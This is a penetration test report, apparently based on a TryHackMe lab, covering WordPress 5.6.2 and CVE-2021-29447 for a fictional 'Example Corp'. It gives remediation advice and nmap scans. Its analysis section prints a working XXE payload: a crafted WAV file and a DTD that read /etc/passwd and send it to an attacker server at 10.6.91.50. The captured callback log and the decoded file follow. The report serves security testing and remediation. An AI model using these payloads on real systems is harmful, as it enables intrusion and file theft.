# SB SOFTWARE INC.

# 2023 Security Assessment Report Prepared For

WordPress: CVE-2021-29447

Report Issued: November 3, 2023

***Sensitive**: The information in this document is strictly confidential and is intended for Example Corp, LLC.*

# NOTICE

## Confidentiality Notice

*This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. The publication of this report may cause reputational damage to Example Corp, LLC. or facilitate attacks against Example Corp, LLC. SB Software Inc. shall not be held liable for special, incidental, collateral, or consequential damages arising out of the use of this information.*

## Disclaimer

*Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on Example Corp, LLC.'s environment. Any changes made to the environment during the period of testing may affect the results of the assessment.*

# TABLE OF CONTENTS

# EXECUTIVE SUMMARY

SB Software Inc. performed a security assessment of the internal corporate network of Example Corp, LLC. on November 3, 2023. SB Software Inc.'s penetration test simulated an attack from an external threat actor attempting to gain access to systems within the Example Corp, LLC. corporate network. The purpose of this assessment was to discover and identify vulnerabilities in Example Corp, LLC.'s infrastructure and suggest methods to remediate the vulnerabilities. SB Software Inc. identified a total of 2 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

| CRITICAL | HIGH | MEDIUM | LOW | INFORMATIONAL |
|---|---|---|---|---|
| 0 | 1 | 1 | 0 | 0 |

The highest severity vulnerabilities give potential attackers the opportunity to obtain administrative access to the server which could lead to ransomware, exfiltration of corporate data, denial of service, and pivoting. To ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

# HIGH LEVEL ASSESSMENT OVERVIEW

## Observed Security Strengths

SB Software Inc. identified the following strengths in Example Corp, LLC.'s network, which greatly increases the security of the network. Example Corp, LLC. should continue to monitor these controls to ensure they remain effective.

- **Network Segmentation.** One of the standout strengths in Example Corp's cybersecurity strategy is the effective implementation of network segmentation. Specifically, the isolation level is such that no other host or network is reachable from the isolated host, greatly minimizing the risk of lateral movement by unauthorized users or malicious software. This isolation technique significantly enhances the organization's security posture by ensuring that a compromise in one segment doesn't necessarily lead to exposure in another. Example Corp should continue to monitor this effective segmentation to ensure it remains in line with evolving best practices and organizational needs.

# Areas for Improvement

SB Software Inc. recommends Example Corp, LLC. takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack Example Corp, LLC.'s information systems and/or reduce the impact of a successful attack.

## Short Term Recommendations

SB Software Inc. recommends Example Corp, LLC. take the following actions as soon as possible to minimize business risk.

- **Remove SUID Bit from Executables.** Our audit revealed that a custom, unsafe executable within Example Corp's systems has the SUID (Set User ID) bit set, a configuration that allows users to execute the program with the permissions of the program's owner. While this can be useful for specific applications, it is often an unnecessary risk and can be exploited for privilege escalation attacks.
- **Update WordPress to Latest Version.** Our security assessment identified that Example Corp's website is currently running on WordPress version 5.6.2, which is vulnerable to CVE 2021-29447. This vulnerability could potentially allow attackers to exploit the platform, compromising the integrity and confidentiality of the website. It is imperative that Example Corp promptly updates its WordPress installation to a version that has addressed this vulnerability to ensure the safety of its web assets and protect against potential security breaches. Regularly updating software and platforms is a crucial practice in maintaining a robust security posture and mitigating risks associated with known vulnerabilities.
- **Enable Automatic Updates in WordPress.** Enable Automatic Updates in WordPress. During our review, we observed that Example Corp's WordPress installation does not have automatic updates enabled. Automatic updates ensure that the platform receives the latest security patches, bug fixes, and enhancements as soon as they are released. By not enabling this feature, there is a potential delay in applying vital updates, leaving the website exposed to known vulnerabilities for longer periods. We strongly recommend that Example Corp activates automatic updates for WordPress. This proactive measure will significantly reduce the window of opportunity for attackers to exploit any newly discovered vulnerabilities and ensure that the website benefits from the latest improvements without manual intervention.

- **Remove Disabled Plugins from WordPress.** Our analysis unveiled that there are two disabled plugins present within Example Corp's WordPress setup. Notably, one of these plugins, "Hello Dolly", was exploited as an attack vector during our assessment. Even if plugins are deactivated, their files remain on the server and can be a potential source of vulnerabilities if they are not regularly updated or have inherent security flaws. Keeping unnecessary plugins, especially ones that have already been exploited, amplifies the risk of future security breaches. We strongly advise Example Corp to delete any disabled or unused plugins from their WordPress installation. This action will help streamline the website's maintenance and significantly reduce its attack surface.
- **Decrease Verbosity of User Facing Error messages.** Overly verbose error messages on user facing interfaces can divulge information that is better kept secret. The overly verbose error messages on the WordPress login page of Example Corp's WordPress site could be exploited to enumerate usernames. To address this, Example Corp should modify the configuration to replace specific error messages like "Invalid Username" or "Invalid Password" with more generic messages such as "Invalid Credentials." This will prevent attackers from gaining insights into whether a username exists on the system, reducing the risk of targeted attacks like credential stuffing or brute force attacks. Configuration changes should be carefully documented, and security audits should include verification that verbose error messages have been effectively neutralized.

## Long Term Recommendations

SB Software Inc. recommends the following actions be taken over the next <NUM> months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

- **Implement Brute Force Attack Mitigation.** The absence of brute force attack prevention mechanisms can leave an application vulnerable to unauthorized access attempts that systematically try various username and password combinations. To mitigate this risk, Example Corp should implement security measures like CAPTCHA, account lockout policies, or rate-limiting to effectively thwart brute force attempts. These countermeasures will add an additional layer of security, making it exponentially more difficult for attackers to gain unauthorized access to the system. It's vital to document these changes and ensure that future security audits confirm the ongoing effectiveness of these brute force attack mitigations.

# SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.


## Hosts

| Address | Note |
|---|---|
| 10.10.162.222 | Example Corp's WordPress site server. |

# TESTING METHODOLOGY

SB Software Inc.'s testing methodology was split into five phases: ***Information Gathering***, ***Enumeration***, ***Vulnerability Assessment***, ***Exploitation***, *and* ***Reporting/Mitigation***. During the information gathering phase, we gathered information about Example Corp, LLC.'s network systems. SB Software Inc. used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. SB Software Inc. simulated an attacker exploiting vulnerabilities in the Example Corp, LLC. network. SB Software Inc. gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



# CLASSIFICATION DEFINITIONS

## Risk Classifications

| Level | Score | Description |
|---|---|---|
| CRITICAL | 9-10 | The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed. |
| HIGH | 7-9 | The vulnerability poses an urgent threat to the organization, and remediation should be prioritized. |
| MEDIUM | 4-7 | Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible. |
| LOW | 1-4 | The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible. |
| INFORMATIONAL | 0-1 | These findings have no clear threat to the organization but may cause business processes to function differently than desired or reveal sensitive information about the company. |

## Exploitation Likelihood Classifications

| Likelihood | Description |
|---|---|
| Likely | Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty. |
| Possible | Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation. |
| Unlikely | Exploitation requires a deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation. |

## Business Impact Classifications

| Impact | Description |
|---|---|
| **Major** | Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage. |
| **Moderate** | Successful exploitation may cause significant disruptions to non-critical business functions. |
| **Minor** | Successful exploitation may affect few users, without causing much disruption to routine business functions. |

## Remediation Difficulty Classifications

| Difficulty | Description |
|---|---|
| **Hard** | Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions. |
| **Moderate** | Remediation may require minor reconfigurations or additions that may be time-intensive or expensive. |
| **Easy** | Remediation can be accomplished in a short amount of time, with little difficulty. |

# INFORMATION GATHERING

SB Software was given a scope of host(s) from Example Corp, LLC. that includes the WordPress site server (**10.10.162.222**). You can see the network details of that device listed below:

- IP Address: **10.10.162.222**

SB Software was able to verify the IP address and connectivity of the **WordPress** server by connecting pinging the provided IP address.

# ENUMERATION

SB Software Inc. performed service enumeration to discover information about the services available on **10.10.162.222** that revealed that **TCP/22 (SSH)**, **TCP/80 (HTTP)**, and **TCP/3306 (MySQL)** were open:

```
┌──(root💀kali)-[~/thm/wordpress/cve]
└─# nmap -Pn -p- 10.10.162.222 -oN scans/ports.tcp
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-22 16:35 EDT
Nmap scan report for 10.10.162.222
Host is up (0.087s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 176.47 seconds
```

***Figure 1:*** *Port scan of 10.10.162.222.*

After further enumeration, we were able to confirm that the corresponding services were running:

```
┌──(root💀kali)-[~/thm/wordpress/cve]
└─# nmap -Pn -sV -p22,80,3306 -O 10.10.162.222 -oN scans/services.tcp
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-22 16:41 EDT
Nmap scan report for 10.10.162.222
Host is up (0.086s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.18
3306/tcp open  mysql   MySQL 5.7.33-0ubuntu0.16.04.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%),
d 5.1 (93%), Android 7.1.1 - 7.1.2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

***Figure 2:*** *Service scan of discovered ports.*

We try browsing to the IP address, and successfully see a WordPress site's landing page:





***Figure 3:*** *WordPress site landing page.*

# VULNERABILITY ASSESSMENT

| Number | Finding | Score | Risk | Page |
|---|---|---|---|---|
| 1 | XML External Entity Processing | 7.1 | High | 17 |
| 2 | Improper Error Handling | 5.3 | Medium | 24 |

NOTE: (Sorting by descending risk score followed by timeline)

# 1: XML External Entity Processing

| HIGH RISK (7.1/10) | |
|---|---|
| **CVSS:3.1 Vector String** | **CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N** |
| **Exploitation Likelihood** | **Likely** |
| **Business Impact** | **Major** |
| **Remediation Difficulty** | **Easy** |

**Security Implications**

An XML External Entity attack targets applications that interpret XML data. The attack happens when an XML input, which references an outside entity, is managed by an improperly set up XML parser. Such an attack can result in the leak of private information, service disruption, server-side request manipulation, port scans from the viewpoint of the device hosting the parser, and other adverse system consequences.

**Analysis**

After successfully authenticating to the WordPress site, we discover that it is running on version 5.6.2:





***Figure 4:*** *WordPress dashboard indicating that the WordPress version is 5.6.2.*

After some research, we are able to discover that WordPress 5.6.2 is vulnerable to CVE-2021-29447:





***Figure 5:*** *Authenticated XXE vulnerability affecting WordPress versions 5.6-5.7.*

Following the steps outlined in the vulnerability proof of concept, we create and upload a malicious WAV file:

```
┌──(root㉿kali)-[~/thm/wordpress/cve/exploits]
└─# cat poc.wav
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.6.91.50:8080/poc.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav

┌──(root㉿kali)-[~/thm/wordpress/cve/exploits]
└─# cat poc.dtd
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.6.91.50:8080/?p=%file;'>" >

┌──(root㉿kali)-[~/thm/wordpress/cve/exploits]
└─# chmod +x poc.wav

┌──(root㉿kali)-[~/thm/wordpress/cve/exploits]
└─# ./poc.wav

┌──(root㉿kali)-[~/thm/wordpress/cve/exploits]
└─# cat payload.wav
-en RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.6.91.50:8080/poc.dtd'>%remote;%init;%trick;]>\x00

┌──(root㉿kali)-[~/thm/wordpress/cve/exploits]
└─# ls
payload.wav  poc.dtd  poc.wav
```

***Figure 6:*** *Creating a malicious WAV file as explained in the vulnerability POC.*





***Figure 7:*** *Uploading our malicious WAV file to extract the /etc/passwd file from the system.*

We can see that the payload calls back to our server, and sends the requested data in base64 encoded format:

```
┌──(root💀kali)-[~/thm/wordpress/cve/exploits]
└─# php -S 0.0.0.0:8080
[Sun Oct 22 19:21:47 2023] PHP 8.2.10 Development Server (http://0.0.0.0:8080) started
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58462 Accepted
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58462 [200]: GET /poc.dtd
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58462 Closing
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58464 Accepted
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58464 [404]: GET /?p=hVTbjpswEH3fr+CxlYLMLTc/blX1ZVO1m6qvlQNeYi3Y1IZc+vWd8RBCF1aVDZrxnDk+9gxYY1p+4REMiyaj90FpdhDu+FAIWRsNiBhG77DOWeYAcreYNpUplX7A1QtPYPj4PMhdHYBSGGixQp5m
QToHVMZXy2Wace+yGylD96EUtUSmJV9FnBzPMzL/oawFilvxOOFospOwLBf5UTLvTvBVA/A1DDA82DXGVKxqillyVQF8A8ObPoGsCVbLM+rewvDmiJz8SUbX5SgmjnB6Z5RD/iSnseZyxaQUJ3nvVOR8PoeFaAWWJcU5LPhtwJurtchfO1QF5YHZuz6B7LmDVMphw6UbnDu4HqXL4A
kWg53QopSWCDxsmq0s9kS6xQl2QWDbaUbeJKHUosWrzmKcX9ALHrsyfJaNsS3uvb+6VtbBB1HUSn+87X5glDlTO3MwBV4r9SW9+0UAaXkB6VLPqXd+qyJsFfQntXccYUUT3oeCHxACSTo/WqPVH9EqoxeLBfdn7EH0BbyIysmBUsv2bOyrZ4RPNUoHxq8U6a+3BmVv+aDnWvUyx2ql
M9VJetYEnmxgfaaInXDdUmbYDp0Lh54EhXG0HPgeOxd8w9h/DgsX6bMzeDacs6OpJevXR8hfomk9btkX6E1p7kiohIN7AW0eDz8H+MDubVVgYATvOlUUHrkGZMxJK62Olbbdhaob0evTz89hEiVxmGyzbO0PSdIReP/dOnck9s2g+6bEh2Z+O1f3u/IpWxC05rvr/vtTsJf2Vpx3zv
0X - No such file or directory
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58464 Closing
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58466 Accepted
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58466 [200]: GET /poc.dtd
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58466 Closing
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58468 Accepted
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58468 [404]: GET /?p=hVTbjpswEH3fr+CxlYLMLTc/blX1ZVO1m6qvlQNeYi3Y1IZc+vWd8RBCF1aVDZrxnDk+9gxYY1p+4REMiyaj90FpdhDu+FAIWRsNiBhG77DOWeYAcreYNpUplX7A1QtPYPj4PMhdHYBSGGixQp5m
QToHVMZXy2Wace+yGylD96EUtUSmJV9FnBzPMzL/oawFilvxOOFospOwLBf5UTLvTvBVA/A1DDA82DXGVKxqillyVQF8A8ObPoGsCVbLM+rewvDmiJz8SUbX5SgmjnB6Z5RD/iSnseZyxaQUJ3nvVOR8PoeFaAWWJcU5LPhtwJurtchfO1QF5YHZuz6B7LmDVMphw6UbnDu4HqXL4A
kWg53QopSWCDxsmq0s9kS6xQl2QWDbaUbeJKHUosWrzmKcX9ALHrsyfJaNsS3uvb+6VtbBB1HUSn+87X5glDlTO3MwBV4r9SW9+0UAaXkB6VLPqXd+qyJsFfQntXccYUUT3oeCHxACSTo/WqPVH9EqoxeLBfdn7EH0BbyIysmBUsv2bOyrZ4RPNUoHxq8U6a+3BmVv+aDnWvUyx2ql
M9VJetYEnmxgfaaInXDdUmbYDp0Lh54EhXG0HPgeOxd8w9h/DgsX6bMzeDacs6OpJevXR8hfomk9btkX6E1p7kiohIN7AW0eDz8H+MDubVVgYATvOlUUHrkGZMxJK62Olbbdhaob0evTz89hEiVxmGyzbO0PSdIReP/dOnck9s2g+6bEh2Z+O1f3u/IpWxC05rvr/vtTsJf2Vpx3zv
0X - No such file or directory
[Sun Oct 22 19:21:54 2023] 10.10.162.222:58468 Closing
```

***Figure 8:*** *Payload calls back to malicious server with requested data.*

```
┌──(root💀kali)-[~/thm/wordpress/cve]
└─# php ./decode.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
